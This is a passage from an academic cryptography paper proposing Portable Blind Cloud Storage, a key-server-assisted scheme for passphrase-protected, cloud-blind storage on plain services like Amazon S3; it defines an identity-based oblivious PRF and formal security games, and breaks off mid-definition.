The cloud has become pervasive, and we ask: how can we protect cloud data against the cloud itself? For messaging Apps, facilitating user-to-user private communication via a cloud server, security has been formulated and solved efficiently via End-to-End encryption, building on existing channels between end users via servers (i.e., exploiting TLS, and encryption, without the need to program new primitives). However, the analogous problem for Apps employing servers for storing and retrieving end-user data privately, solving the analogous "privacy from the server itself" (cloud-blind storage) where (1) based on existing infrastructure and (2) allowing user mobility, is, in fact, still open. Existing proposals, like password protected secret sharing (PPSS), target end-to-same-end encryption of storage, but need new protocols, whereas most popular commercial cloud storage services are not programmable. Namely they lack the simplicity needed for being portable over any cloud *storage* service.

Here, we propose a novel system for storing private data in the cloud with the help of a key server (necessary given the requirements). In our system, the user data will be secure from any of: the cloud server, the key server, or any illegitimate users, while the authenticated user can access the data on any devices just via a correct passphrase. The most attractive feature of our system is that it does not require the cloud storage server to support any newly programmable operations, except the existing client login and the data storing. Moreover, our system is simply built on top of the existing App login, and the user only needs one passphrase to login the App and access his secure storage. The security of our protocol, in turn, is proved under our rigorous models, and the efficiency is further demonstrated by real-world network experiments over Amazon S3. We remark that a preliminary variant, based on our principles, was deployed by Snapchat in their *My Eyes Only* module, serving hundreds of millions of users!

1 Introduction

Modern Apps increasingly leverage cloud services to store and manage their clients' data. Email providers, online document programs, and music libraries that synchronize across all kinds of devices are all storing users data in the cloud. Leveraging public cloud storage services such as Google Cloud Storage, Amazon S3, etc, helps companies to design their Apps with great flexibility and scalability without the need to invest in their own infrastructure. However, this also significantly increases the risk of leaking client's information [33]. Indeed, since the data are owned by the users but collected by the App and stored in the cloud, privacy has already been raised as a serious concern for these Apps. It is, thus, natural that users have the right to require that their data are protected, so that accessing either by illegitimate users, or the provider of the App, or even the operators of the cloud server storing the content, is prohibited. Unfortunately, popular cloud storage services either directly store the user data, or keep the decryption key so that the files get decrypted on the server side every time they are accessed.

Given the laudatory success of cryptography research, one may naturally assume that it is a solved problem. However (somewhat unexpectedly), taking different requirements from real-world considerations into account, the problem of augmenting an App with a *secure and usable* cloud storage is still out of reach.

Portability & cloud-blindness. Portability is a desired property since a user may access his content from multiple devices, such as mobile phones, laptops, and desktops. Moreover, there is a possibility that the user loses (or breaks) a device and/or has to move to a new one and recovers the data from storage. To protect user data against cloud, the data stored in cloud should be blind to the cloud. A naive attempt that encrypting data with a strong key and storing it on the user device hinders the basic requirement of user's mobility among devices (portability, which is a major advantage in utilizing the cloud, to begin with!). On the other hand, one may suggest to encrypt with a password (or any corresponding derived key)

directly [42] so that a human can remember. Unfortunately, from security point of view, it is a very weak (low entropy) key, thus vulnerable to potential offline dictionary attacks from a corrupted cloud (or whoever breached the cloud).

Such an inherent dilemma between cloud-blindness and portability hints at the fact that the problem of secure (blind) and portable cloud storage is not solvable in the theoretic model with only one storage provider which might be corrupt.[1] However, if we pay a closer look at existing system settings, we see that besides renting public cloud storage servers, most App providers also deploy separate, independently-run servers (corporate or private cloud component) for routine administration such as user management. Therefore, a natural idea is to consider this real-world system model with more than one independent server.

Indeed, cryptographic tools such as password-hardened encryption (PHE) [34]) leverage external crypto services to strengthen the security of password protected storage. In a PHE, the user password will be sent to the storage server and then "hardened" to a strong key with an external server called "rate limiter" via a password hardening service [16, 35, 47]; then the storage server takes this strong key to do encryption and decryption. It is secure against external attackers that may breach the storage server. On the other hand, as an orthogonal concept, the main motivation of PHE (and password hardening) is to provide secure service to a "crypto-free" client thus the storage server does the cryptographic operations including encryption/decryption. Thus the *cloud-blindness* as we wish is beyond the security model of PHE.

Deployablity. From theoretical feasibility point of view, with multiple servers, several cryptographic primitives can satisfy both cloud-blindness and portability, such as general secure multiparty computation (MPC), and password protected secret sharing (PPSS) [5, 10–12, 27–29, 36, 56]. In particular, a (t,n)-PPSS protocol allows a user to store a secret among n servers so that he can later reconstruct it with a password by contacting t servers. While an attacker breaking into up to $t-1$ servers and controlling all communication channels learns nothing about the secret. However, these more theoretical solutions are difficult to be used by current Apps for deployablity issues.

All existing PPSS solutions require specific algebraic operations (on both servers) that bring a major hurdle for a "scalable" deployment. Those operations are not supported at all by the APIs of most commercial cloud *storage* services! Note that plain storage services like Dropbox and Amazon S3 normally provide extremely limited set of APIs. Take Amazon S3 for example, they only provide two types of APIs: storage, retrieval, deletion and access control related functionalities. Therefore, the App providers have no choice but to use cloud *computing* services (such as Amazon EC2), which is dramatically (and unnecessarily) more expensive than using plain cloud *storage* (such as Amazon S3). For example, besides the fixed-rate transfer cost, using Amazon EC2 instances for storage incurs a very large computation cost to keep the virtual machines continuously running, plus about 5 times the storage cost of the cost of a plain storage service like Amazon S3. According to a rough estimation, an App provider with only 1 million users will have to pay around *two million dollars more* if deploying the same secure storage on EC2 instead of S3 for just one month! (See Section. 6 for details of the estimation.)

In this paper, we will consider the architecture with one plain storage server and one App server (sometimes also called key server), shown in Figure 1.




Figure 1: The architecture.

Built-in App login. We may let the client get his password "hardened" to a strong key K via the password hardening service [16, 35, 47] using the App server as the "rate limiter". Then the user uses K to encrypt his content and authenticate himself to the plain cloud server. However, there is one more issue to consider when augmenting an App with a secure and usable cloud storage: since the existing App login (usually password based) is already in place, and in real world, users often reuse their passwords or slight variations [46]. When the App server is corrupted, the login password may be learnt via offline attacks. Then the adversary can use this password to breach into the secure storage system! We thus requires a new design that can let the user reuse the existing App log-in without weakening security.

In a nutshell, while one can always design a protocol for the purpose of portable blind cloud storage, the deployability and built-in App login requirements in a real industrial setting make them, in fact, not as ready to use and augment existing systems. Note that the industrial-context constraints like the economic and engineering overhead are often ignored in the literature, but become particularly essential in upgrading an already heavily used App which cannot suffer down time and lose existing registered users (see Table 1). We, therefore, conclude that we still lack an industrial-system-oriented feasible solution for the basic question:

How to augment Apps with a cloud-secure (blind), portable, and highly efficient storage functionality, easily deploy-able on non-programmable cloud storage services?

[1] Indeed, several works, e.g., Boyen [8] formally showed that any password-protected portable storage between a user and *one* server is always vulnerable to an offline dictionary attack by the malicious server or hackers obtaining the server's database, who holds a "known content" can always offline play the user side.

	PPSS	PHE [34]	OKMS [30]	PBCS
Cloud-blindness	Yes	No	Yes	Yes
Plain cloud storage	No	*	Yes	Yes
Built-in App login	No	*	No	Yes
One pwd	Yes	Yes	No	Yes
Crypto-free client	No	Yes[1]	No	No
Oblivious key update	No	Yes	Yes	No[2]

Table 1: Comparison of different primitives. *Cloud-blindness* means that neither corrupted server can recover the user's data. *Plain cloud storage* means the system could deploy on the non-programmable cloud storage. * means that the property alone is not considered in PHE (beyond its model). *Build-in App login* means the existing App login mechanism for authentication is integrated. *One pwd* means that the user only needs to use one password for the secure storage. *Crypto-free client* means that the App client involves no cryptography except the basic TLS. *Oblivious key update* means that the system update key without client participation.

1.1 Our contributions

We model, design, analyze, implement, and experiment with a novel system, which we name Portable Blind Cloud Storage (PBCS). It aims to achieve the four goals simultaneously: *portability*, *cloud-blindness*, *deployability* and *built-in App login*. PBCS can realize the functionalities of both the App login and blind cloud storage modules with one protocol and be directly deployed on plain cloud storage services like Amazon S3. The user can reconstruct its data and login the App if and only if he contributes a correct passphrase (e.g., successfully log-in). At the core of our PBCS system is a "Give-and-Take protocol" that involves the user with its current device, a data server (plain storage) and a key server (See Fig. 2, Fig. 6 and Fig. 7). More detailed comparisons with previous works could be found in Section 1.4 and Table 1.

Portability: PBCS allows the users to securely access his content and login the App on any device using one passphrase. The security and the usability of the system will be unaffected when some of his devices are lost, as no secret is stored in the user's device. See Sec. 5 for detailed discussions.

Cloud-blindness: PBCS provides an "end-to-same-end" authenticated encryption for the data. Specifically, the data is semantically secure even against a compromised server and illegitimate users who do not follow the protocol. Furthermore, neither server can make the client accept tampered data. See security models and analysis in Sec. 4.2.

Deployability on plain cloud storage: PBCS minimizes the requirements of the data server, so that it can be deployed in existing plain storage services like Amazon S3 or Dropbox. In our protocol, the data server only needs to support password login and basic data storage/retrieve functions. We implement our protocol with simple optimizations. The simplicity and the essentially "negligible" overhead of our PBCS system are showcased by evaluations done in a real network environment with the data server deployed on Amazon S3. See Sec. 6.

Built-in App login: PBCS integrates the App login module, so the user does not need to enter two separate passphrases for the App login and the secure storage module. This not only saves the engineering overhead, but also minimizes the influence on the user experience after the secure storage modular has been augmented. Furthermore, it can prevent security issues when careless users set the two independent passphrases for the login and the storage to be same.

1.2 Technical overview.

To achieve the four goals simultaneously, there are several challenges to resolve. From security point of view, we need to be particularly careful about potential offline attacks. In a very high-level, we let client leverage each server to login another server, in a way that data server only needs to support login, while key/App server login can be reused. More importantly, these logins essentially "force" the adversary to do online attacks (which are easier to defend) instead of offline attacks.




Figure 2: PBCS data flow. 1). the client derives his password by querying the key server with his passphrase. 2). the client logins the data server with his ID and the derived password. 3). the client logins the key server. 4). the client "shares" his master key. 5). the client encrypts his data with the master key and deposit the ciphertext to the data server.

Client authentication to a plain storage server. A computation-barren plain storage, like Dropbox, usually only supports a password login mechanism, it thus rules out PPSS that needs algebraic operations. Our key observation is that the user can leverage the key server to generate and maintain a high entropy "password" to login the data server. Inspired by the password hardening techniques [16, 35], we let the key server provide a service called *identity* based password hardening. This service enables the *client* (instead of server

[1] PHE let the server encrypt and decrypt the message.

[2] PBCS can also achieve the proactive security (updating the encryption key) by the client invoking the "Give-and-Take" protocol via new randomnesses. See Appendix B.

in PHE) to compute a unique pseudo-random string with sufficient length using a low entropy passphrase according to his identity, without revealing the passphrase (See Sec.3 for details). The "hardened" password is then used to register at and later login the data server (Step 1,2 in Fig. 2). Without the correct passphrase, it is impossible to login the data server.

Client authentication with a built-in App login. Since user will mostly do App login anyway, to use it without threatening the security of passphrase used in secure storage, we let the client use only one passphrase and ensure that the key server cannot learn the passphrase via App login. More precisely, the passphrase PP will be hardened, while the actual authentication token t for key server login will be replaced with another one that can be generated using PP and some randomness s_{id} that is stored in data server. Thus, anyone who can authenticate himself to the key server/login the App must login the data server first (whose authenticator was hardened using PP for the same id from the key server) and reconstructing the same t with the randomnesses s_{id}. In this way, the existing App login could be seamlessly integrated into our "Give-and-Take" protocol. More importantly, to login the App and access the secure storage is achieved by one protocol with only one passphrase user can remember.

Detecting malicious behaviors. Either corrupt server may not follow the protocol, hence we need to detect malicious behaviors of servers. But due to the deployment requirements, we do not have the luxury of involving non-interactive zero-knowledge (NIZK) proofs like most of the PPSS schemes [5, 10–12, 27, 36, 56] (either the proof or the verification) on the plain cloud storage. In PBCS, we want to provide a lightweight solution by leveraging authenticated encryption. Specifically, we let data be encrypted by an authenticated encryption scheme via a master key mk, hence the confidentiality and the integrity of the data is guaranteed if mk has not been leaked or tampered. However, we also need to protect mk itself via a KEM when a part of the KEM encryption key (some randomness r_{id}) must be barely stored on one of the servers. The security properties of the standard authenticated encryption will not trivially hold when the key is modified. To guarantee the integrity of mk, we introduce a *twisted Enc-then-Hash* paradigm, which enables the client (decryptor) to verify that the KEM encryption key has not been modified.

1.3 Extended applications

Moreover, instantiating PBCS in different settings could lead to different interesting new applications. They not only include various applications of PPSS such as *password manager* [5] and *portable cryptocurrency wallet* [28], but also more interesting scenarios, we give three examples below.

Secure personal repository. One of the most suitable settings for our PBCS is to keep personal multimedia data such as pictures and video albums secure in the cloud and available across devices; or upgrading a plain version of a social media App into one having secure storage at the back-end. Indeed, an early version of our protocol was implemented and deployed by Snapchat as their *My Eyes Only* module [7, 31, 49]. In the system, the smartphone transmits encrypted videos to a content server provided by Google Cloud, and sends corresponding tokens to a key server managed by the Snap. The client's videos are kept private to both Google and Snap. PBCS in this paper has significantly improved the preliminary version both on the usability and security. Particularly, we allow the data server to be *plain* cloud storage, and reuses the App log-in requiring only one single password after upgrade.

Secure sync-up system for E2EE messaging Apps. Encrypted messengers like WhatsApp routinely back up users' text messages and contact lists to cloud servers. These backups undo much of the strong security offered by E2EE — since they make it much easier for the companies and hackers to obtain users' plaintext content. Some Apps like Signal chose to provide a secure backup module relying on the trust hardware SGX [37], which may suffer from all kinds of side channel attacks [6, 9, 45, 52]. Instead, PBCS can help users synchronize their contact lists and chat history in an encrypted manner on a third-party cloud server chosen by themselves, while only use the App provider's server as the key management server of PBCS. Therefore the contact list can only be accessed by the user with correct passphrase.

Portable personal AI assistant with privacy guarantee. Nowadays Internet companies strive to provide personalized models for their customers based on the data collected overtime from user devices. Traditional methods involve extracting personal data to the cloud and doing the training on the data set to derive a model, then enabling the cloud server to assist whenever a user logs in to the server and provides new data input. However, at times this raises serious concerns about user privacy, and legal ones such as the EU General Data Protection Regulation (GDPR) [53]. Complying with such regulations while maintaining the utility of the AI assistant is important so learning on device has been suggested: Exemplified in "federated learning" [38]. However, once the user model is computed, restricting it to the single device is limiting. Using our solution, once a personal model is generated, the user can securely store her personal AI assistant model in the cloud, and get access to it via any other device or when changing devices. Note that in our solution, the user plain data never leaves the user devices and the user has full control of his own data and personal AI assistant model which remains private when passing across devices.

1.4 Other related works

Password hardening, introduced in [16] and modeled in [35, 47], aims at enhancing the security of password login

with the assistance of an extra server not colluding with the server to be logged-in. A password management system, called SPHINX, was proposed in [48], which could protect the security of password even when password manager has been compromised. This line of works mainly focused on the security of password itself, while we are trying to improve the security of the overall cloud storage module for Apps. Nevertheless, we adopt the techniques in [48] to design an important building block IBOPRF of the PBCS system.

Password-hardened encryption (PHE) [34] is proposed to enhance the security of the password based cloud storage, although it does not achieve the cloud-blindness as we required. In PHE, the storage server takes the user password as input and interacts with an external server called "rate limiter" to "hardened" the password to a strong key, and use it to do encryption and decryption. One advantage of PHE is that the client does not need to process any cryptographic computations except transforming the username and password. Another feature of PHE is that both the crypto server and the storage server can rotate their secret keys to provide proactive security. However, in contrast to PBCS , the storage server in PHE learns both client's decrypted message and password, while in PBCS only the client encrypts and decrypts data.

Another related primitive is the Oblivious Key Management Service (OKMS) proposed in [30], which helps clients manage the secret key via an untrusted storage server. However, OKMS does not meet our deployability requirement, since the design of OKMS did not consider the authentication of the client. One may use two passwords to login into the two servers, which we aim to avoid. It is suggested [30] to instantiate OKMS within Hardware Security Modules (HSMs) [23] to prevent unauthorized queries, but the client-side storage for OKMS makes it non-portable (this also applies to end-to-end hardware modules [23]).

The PPSS [5, 10–12, 27–29, 56] can achieve the portability and the cloud-blindness as we required, since both systems let a user store secret information among multiple servers so that she can later recover the information solely on the basis of her password. However, most of the PPSS designers paid more attentions on the communication round optimization[2] instead of the deloyability, the compatibility and the concrete efficiency. When PPSS is used to augment an App with secure storage, the users need to remember one additional password to login the App. More importantly, PPSS cannot be deployed on a plain cloud storage which is the main stream (and cheaper) commercial cloud product. Another difference comes from the fact that the initiation phrase of PPSS requires authenticated channels between the user and the honest servers, but PBCS always allow the adversary to impersonate the legitimate user when depositing the content.

Very recently, Dauterman et al., [14] proposed a system for encrypted mobile-device backups, named SafetyPin. SafetyPin requires users to remember only a short PIN and defends against brute-force PIN-guessing attacks using hardware security protections. Since SafetyPin splits trust over a cluster of hardware security modules (HSMs), it can protect backed-up user data even against an attacker that can adaptively compromise many of the system's constituent HSMs. However, SafetyPin highly relies on the HSM cluster of the cloud, while our PBCS aims to be deployed on any commercial storage cloud. We summarize the detailed comparison in Table 1.

[2] Although some PPSS [1, 27] may save 2 rounds than our PBCS .

2 Preliminaries

Login mechanisms. Most cloud storage service providers deploy a login mechanism to authenticate their clients. In practice, such login mechanism can be instantiated via a password, a biometric like the fingerprint, a token from a third party authentication protocol like OAuth [20, 21], the recent Universal Second Factor protocol [51], or other types of authenticators from the user via her software to the cloud server. Without loss of generality, a login mechanism can be abstracted as the register algorithm $\mathsf{AuthReg}$ and the login algorithm Login:

- $\mathsf{AuthReg}(id, \alpha_{id})$: Client $\mathcal{U}$ with identity id registers to server $\mathcal{D}$ using an authenticator α_{id} which can be a password, a token, etc. After the registration, client $\mathcal{U}$ keeps α_{id}, and server $\mathcal{D}$ gets the stub β_{id} for later login verification.

- $\mathsf{Login}(id, \alpha_{id}, \beta_{id})$: After registration, client $\mathcal{U}$ authenticates himself to the server $\mathcal{D}$ by presenting his id and the authenticator α, and server $\mathcal{D}$ uses the stored stub β_{id} to verify the pair (id, α) and output a bit b to denote *success* or not.

For simplicity, we assume the communications in register and login are all protected by a secure channel, hence cannot be seen or altered by the adversary (in fact, pinned certificates and universal second factor plus password authenticators facilitate this situation).




Figure 3: The security game of the login scheme.

Here we define the formal properties of the Login mechanism. The login mechanism should satisfy:

- *Correctness:* If β_{id} is generated from the AuthReg algorithm with id and α_{id}, the Login procedure with id, α_{id} and β_{id} will always succeed.
- ε-*Security:* Without α_{id^*} or β_{id^*}, the probability that an adversary $\mathcal{A}$ outputs an authenticator α' that can pass the verification with β_{id^*} within B login attempts is less than ε. Here the upper bound B is specified by the scheme. Formally, a login scheme $(\mathsf{AuthReg}, \mathsf{Login})$ is ε-secure if the probability of the adversary wining the Bypass game in Fig. 3 is less than ε.

3 Identity Based Oblivious PRF

The identity based oblivious pusedorandom function (IBOPRF) is an important primitive underlying our PBCS protocol to insist on a single password. Here we formalize its syntax and properties to adapt to our PBCS design (though our construction adopts the techniques used in the password manager SPHINX [48]). We observe that most websites' and Apps' login systems enable the user to choose a really long password which is more than 16 characters, but the user usually cannot remember such a long password. Inspired by the oblivious pseudorandom function (OPRF) [17,27,44] and the password hardening service [16,35], we allow the user to leverage the IBOPRF service to generate a long and high-entropy login password from the short passphrase people can remember.

Different from the traditional OPRF, the IBOPRF is a protocol between one server and *multiple* clients. The server holds a master key msk while each client holds an unique identity id. Different from the password hardening service in [16,35], IBOPRF is a service that faces the end-users directly, instead of a three party protocol between the end users, the client (which may be a web server that performs password-based authentication of end users) and a hardening service provider. It is also different from the existing industrial password manager service like the Chrome [22] and the iCloud Keychain [24] ones, the IBOPRF server itself will not learn the user's passphrase or the login passwords.

The IBOPRF server computes a specific PRF key k_{id} for each identity id, and let the client obliviously compute the PRF value $\mathcal{F}_{k_{id}}(x)$ on his input x via interactions with the server. Later $\mathcal{F}_{k_{id}}(x)$ can be encoded into a long password. After the communication, on the one hand, the server cannot learn the client's input x nor predict the final output $\mathcal{F}_{k_{id}}(x)$. On the other hand, any client cannot compute the correct PRF value without communicating with the server.

The IBOPRF is a challenge-response protocol between a client and a server with the following syntax.

- $\mathsf{Setup}(1^\lambda) \to (pp, msk)$: Given the security parameter λ, generate the public parameter pp and the server's master secret key msk.
- $\mathsf{CEval}_1(pp, id, x) \to (ch, st)$: When inputs the public parameter pp, identity id and a secret input passphrase x, the client computes a challenge ch and an internal state st.
- $\mathsf{SEval}(pp, id, ch, msk) \to rp$: When the server receives an identity id and a challenge ch from the client, the server computes a response r according to the public parameter pp and his master secret key msk.
- $\mathsf{CEval}_2(pp, id, rp, st) \to y$: When the client receives the response rp from the server, he will retrieve the internal state st and compute the function output password y according to the public parameter pp and the identity id.

Properties. The IBOPRF should guarantee the following properties (Formal definitions can be found in Appendix A):

Uniqueness: If all parties follow the protocol, the client will learn a unique output $y = \mathcal{F}_k(id, x)$, i.e., the client will never output $y' \neq y$ for same id and x.

Pseudorandomness captures the security of IBOPRF against other malicious clients who did not corrupt the server but can arbitrarily query the server. It guarantees that those clients cannot distinguish $y = \mathcal{F}_k(id^*, x^*)$ from a random string r for a chosen identity id^* and a secret input x.

Obliviousness models the security of IBOPRF against the malicious server. It guarantees that a malicious server cannot predict y for a fixed id and an unknown input x, even if it can interact with the honest client holding id and x multiple times.

Construction. The IBOPRF could easily be constructed in the random oracle model. Our design is inspired by the 2HashDH protocol in [28]. In Appendix A, we give formal analysis for the above construction.

- $\mathsf{Setup}(1^\lambda)$: Choose a prime p which is λ bits large. The input passphrase space and the output password space are within $\{0,1\}^k$ and $\{0,1\}^\lambda$, respectively. The hash function H_1 is from $\{0,1\}^k$ to $\mathbb{Z}_p$. The hash function H_2 is from $ID \times \{0,1\}^\lambda$ to $\mathbb{Z}_p^*$. The hash function H_3 is from $\{0,1\}^k \times \mathbb{Z}_p$ to $\{0,1\}^\lambda$. Form the public parameter $pp = (p, \mathsf{H}_1, \mathsf{H}_2, \mathsf{H}_3)$. Pick the master secret key $msk \leftarrow\$ \{0,1\}^\lambda$.
- $\mathsf{CEval}_1(pp, id, x)$: On input the identity id and the passphrase x, the user picks $st \leftarrow\$ \mathbb{Z}_p^*$ as the internal state and sends $ch = \mathsf{H}_1^{st}(x)$ to the server.
- $\mathsf{SEval}(id, ch, msk)$: Given the identity id, the server computes the client specific PRF key $k_{id} = \mathsf{H}_2(id, msk)$. Then the server generates the response $rp = ch^{k_{id}}$.
- $\mathsf{CEval}_2(id, rp, st)$: On message rp from the server, the client verifies $rp \in \langle g \rangle$. If the test passes, then the client retrieves the secret state st and returns $y = \mathsf{H}_3(x, rp^{1/st})$.

4 Architecture and Definition

As we explained in the introduction, we aim to upgrade an existing App (having a plain cloud storage) with a secure storage function while minimize the influence on usability. Therefore, the PBCS fully leverages the existing infrastructure of a typical App. Specifically, a typical App [25,31,40] (maybe without the secure storage) may use a manager server to administrate its service. To provide more storage space

for each client, the App usually registers and maintains an account on the cloud server for each individual user. When the user wants to deposit or retrieve his large files, the App will help him to login to his cloud storage account via his identity and the password. After login, the client can freely deposit data to or retrieve data from the cloud. To be compatible with the existing App architecture, the PBCS system involves three parties: a client $\mathcal{U}$ (or user) who deposits/retrieves data, a data server $\mathcal{D}$ (cloud storage server) which stores the encrypted data, and a key server $\mathcal{K}$ (administrative server) which offers key management services (See Fig. 2).

As in standard practice, the PBCS system consists of two parts, i.e., the key encapsulation mechanism (KEM) part which lets a client distributively generate and store a strong master key *mk* with the help of the two servers; and the data encapsulation mechanism (DEM) part to encrypt the actual content with *mk*. The encryption of the DEM part can be easily instantiated through any standard authentication encryption; and the confidentiality and integrity of the content depends on the security of the master key. In the following, we will focus on the KEM part as the DEM part can be trivially augmented. For a concrete example walking through the whole system, we refer to Sec. 5.3.

4.1 Syntax of the KEM

Our PBCS fully leverages the login mechanism of the servers. Specifically, the KEM part of PBCS consists of three procedures: *Register*, *Give* and *Take*. The *Register* procedure enables a client with identity *id* and passphrase *PP* to register an account on the cloud server with the help of the key server. In the *Give* procedure, the client first logins his account on the cloud server, and chooses a master key *mk*, then distributively deposits *mk* to the cloud server and the key server. In the *Take* procedure, the client retrieves the master key *mk* by logining the cloud server and interacting with the two servers via *PP*. Note that the client only needs to remember the passphrase *PP* during all procedures. We first give a formal definition.

Definition 1 *A KEM part of our Portable Blind Cloud Storage system is a tuple of interactive procedures* $(\mathsf{Register}, \mathsf{Give}, \mathsf{Take})$ *after setup, each of which is meant to be run among three parties (modeled as interactive Turing machines): a user* $\mathcal{U}$*, a key server* $\mathcal{K}$ *and a data server* $\mathcal{D}$*. Each of them has three subroutines, i.e.,* $(\mathcal{U}_{\mathsf{Register}}, \mathcal{U}_{\mathsf{Give}}, \mathcal{U}_{\mathsf{Take}})$*,* $(\mathcal{K}_{\mathsf{Register}}, \mathcal{K}_{\mathsf{Give}}, \mathcal{K}_{\mathsf{Take}})$ *and* $(\mathcal{D}_{\mathsf{Register}}, \mathcal{D}_{\mathsf{Give}}, \mathcal{D}_{\mathsf{Take}})$ *for each procedure* Register, Give *and* Take*. In a PBCS system, the key server* $\mathcal{K}$ *and the data server* $\mathcal{D}$ *will maintain their states* $s_{\mathcal{K}}$ *and* $s_{\mathcal{D}}$*, respectively:*

Setup*: The key server and the data server generate their public parameters* $pp_{\mathcal{K}}$ *and* $pp_{\mathcal{D}}$*, and secret parameters* $sp_{\mathcal{K}}$ *and* $sp_{\mathcal{D}}$*, respectively. Moreover, the servers will initiate their internal states* $s_{\mathcal{K}}$ *and* $s_{\mathcal{D}}$*.*

Register*: The client chooses his id and a passphrase PP. Given the public parameters* $pp_{\mathcal{K}}$ *and* $pp_{\mathcal{D}}$*, the client will interact with the two servers and create an account on the cloud server. If succeeds, the two servers will update their states* $s_{\mathcal{K}}, s_{\mathcal{D}}$*, accordingly.*

Give*: The client takes his id, the passphrase PP and the servers' public parameters* $pp_{\mathcal{K}}, pp_{\mathcal{D}}$ *as inputs. The servers take their states* $s_{\mathcal{K}}, s_{\mathcal{D}}$ *and secret parameters* $sp_{\mathcal{K}}, sp_{\mathcal{D}}$ *as inputs, respectively. If succeeds, the client obtains a randomly generated mk and the servers update their states* $s_{\mathcal{K}}$ *and* $s_{\mathcal{D}}$ *incorporating the shares regarding mk respectively.*

Take*: In this procedure, the client retrieves the stored master key mk, which would be used later in the DEM part. The client inputs id, PP and the servers' public parameters* $pp_{\mathcal{K}}$ *and* $pp_{\mathcal{D}}$*, while the servers input their states* $s_{\mathcal{K}}$ *and* $s_{\mathcal{D}}$ *and secret parameters* $sp_{\mathcal{K}}$ *and* sp_D*, respectively. If succeeds, the servers update their states* $s_{\mathcal{K}}$ *and* $s_{\mathcal{D}}$ *respectively.*

4.2 Security Threats and Models

The PBCS system should guarantee both the confidentiality and integrity of the stored data against the illegitimate users, the corrupted key server, or the corrupted data server. Particularly, we require that :

- The illegitimate user without the correct passphrase can not learn the storage data, nor let the user accept forged data;
- If any one of the servers is malicious, he can not learn the storage data nor let the user accept forged data even if he does not follow the protocol;
- Even both servers are corrupted, the security of data falls back the best possible security in the single-server setting.

However, the denial of service attacks are out of scope of our security model. Furthermore, PBCS is designed for the running environment where only the servers have the certificates issued by PKI, but the clients do not. Accordingly, a sever-only authenticated and confidential channel [26, 32] can be established between the honest users and servers via TLS. So the adversary is allowed to impersonate any client in front of the server, but can not read or alter the communication between the honest client and the honest server.

Security Models. When the DEM part is instantiated via a standard authenticated encryption, the confidentiality and the integrity of the content in PBCS depend on the security of the master key, so here we only consider the formal security models for the KEM part. Now we will provide models to capture the master key's confidentiality and integrity.

We provide four security properties to formalize the confidentiality of the master key against illegitimate users, against either compromised key server (or data server) and even against two compromised servers. It is not hard to see that security against illegitimate users is straightforwardly implied by the security against a compromised key (or data) server since the server himself can disguise as an illegitimate user; also security in the case that both servers got compromised

IND-CKS Game

1 : $b \leftarrow\$ \{0,1\}$

2 : Generate the data server's $(pp_{\mathcal{D}}, sp_{\mathcal{D}})$

3 : $pp_{\mathcal{K}} \leftarrow\$ \mathcal{A}$

4 : $\mathcal{A}$ arbitrarily switches in two modes:

Mode 1: $(\cdot, s_{\mathcal{D}}) \leftarrow\$ \left\langle \mathcal{A}(), \mathcal{D}_{\mathsf{Register}}(sp_{\mathcal{D}}, s_{\mathcal{D}}) \right\rangle$

/ $\mathcal{A}$ can register on $\mathcal{D}$ with arbitrary identity id

Mode 2: $(s_{\mathcal{D}}, \cdot) \leftarrow\$ \left\langle \mathcal{D}_{\mathsf{Give/Take}}(sp_{\mathcal{D}}, s_{\mathcal{D}}), \mathcal{A}(\cdot) \right\rangle$

/ $\mathcal{A}$ interacts with $\mathcal{D}$ while pretending as $\mathcal{K}$ or clients with any id

/ $\mathcal{A}$ assigns $\mathcal{D}$ to execute any procedures (Give, Take)

5 : $id^* \leftarrow\$ \mathcal{A}(\cdot)$ / The adversary chooses the challenge user id^*

6 : $PP_{id^*} \leftarrow\$ \mathcal{C}$ / Choose the passphrase for the challenge user.

7 : $\mathcal{A}$ arbitrarily switches in three modes:

Mode 1: $(\cdot, s_{\mathcal{D}}, \cdot) \leftarrow\$$
$\left\langle \mathcal{U}_{\mathsf{Give}}(id^*, PP_{id^*}, pp_{\mathcal{K}}, pp_{\mathcal{D}}), \mathcal{D}_{\mathsf{Give}}(sp_{\mathcal{D}}, s_{\mathcal{D}}), \mathcal{A}(\cdot) \right\rangle$

/ $\mathcal{A}$ interacts with $\mathcal{D}$ and $\mathcal{U}_{id^*}$ arbitrarily as $\mathcal{K}$ and views their responses

/ $\mathcal{D}$ and $\mathcal{U}(id^*, PP_{id^*})$ only execute the Give procedure

/ At this stage $\mathcal{U}$ has not generated mk successfully yet

Mode 2: $(s_{\mathcal{D}}, \cdot) \leftarrow\$ \left\langle \mathcal{D}_{\mathsf{Give/Take}}(sp_{\mathcal{D}}, s_{\mathcal{D}}), \mathcal{A}(\cdot) \right\rangle$

/ Similar to Mode 2 in Step 4

/ $\mathcal{A}$ may also pretend to be $\mathcal{U}_{id^*}$ but without knowing PP_{id^*}

Mode 3: $(\cdot, s_{\mathcal{D}}) \leftarrow\$ \left\langle \mathcal{A}() \leftrightarrows \mathcal{D}_{\mathsf{Register}}(sp_{\mathcal{D}}, s_{\mathcal{D}}) \right\rangle$

/ $\mathcal{A}$ can register $\mathcal{D}$ with arbitrary identity $id \neq id^*$

8 : $(mk_0, s_{\mathcal{D}}, \cdot) \leftarrow\$$
